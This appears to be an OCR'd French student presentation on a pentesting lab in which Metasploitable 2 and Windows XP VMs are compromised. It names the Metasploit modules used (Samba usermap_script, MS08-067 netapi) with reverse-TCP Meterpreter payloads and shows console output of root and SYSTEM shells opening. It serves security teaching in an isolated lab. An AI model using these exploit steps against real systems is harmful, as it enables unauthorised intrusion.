PENDICHEV ANDON,
MAIA RAFAEL

DÉCOUVRIR PENTESTING

SOMMAIRE

CONTEXTE ET OBJECTIF

Contexte


- Environnement pédagogique isolé
- Vulnérabilités volontaires
- Sans risque Internet


Objectif

- Lab 3 VM configuré
- Identifier vulnérabilités
- exploit par cible
- Recommandations sécurité

ARCHITECTURE

- 3 VM connectées
- Réseau testé (ping OK)
- Pare-feu XP désactivé
- Nessus + Metasploit actifs





MÉTODOLOGIE

PENTESTING STEPS

- RECONNAISSANCE (Nmap)
- ANALYSE (Nessus)
- EXPLOITATION (Metasploit)
- RAPPORTING

Metasploitable 2

- 185 vulnérabilités
- 11 CRITIQUES
- Samba 445, SSH 22, Backdoors

Windows XP

- MS08-067 (CVSS 10.0)
- Services RPC/SMB

EXPLOIT : METASPLOITABLE

DÉTECTION :
- Samba 3.0.20 (2007)
- Nessus: CVSS 9.8
- usermap_script

EXPLOITATION :
- Module: multi/samba/usermap_script
- Handler: reverse_tcp
- Payload: Meterpreter

RÉSULTAT :
✓ whoami = root
✓ Compromis total

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.211.55.26:4444
[*] Command shell session 1 opened (10.211.55.26:4444 → 10.211.55.25:463
2-12 17:49:20 -0500

whoami
root
ls home
ftp
msfadmin
service
user
```

EXPLOIT :WINDOWS XP

DÉTECTION
- Windows XP SP3
- Nessus: CVSS 10.0
- SMB vulnérable

EXPLOITATION
- Module: windows/smb/ms08_067_netapi
- Handler: reverse_tcp
- Payload: Meterpreter

RÉSULTAT
✓ getuid = SYSTEM
✓ Compromis total

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.102:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.102:1183
 at 2026-01-29 11:28:30 -0500

meterpreter > ipconfig
```

CONCLUSION

2 CIBLES COMPROMISES :

- Metasploitable
- Windows XP

CLÉS :

- Obsolète = dangereux
- Nessus + Metasploit = efficace

MERCI POUR VOTRE ATTENTION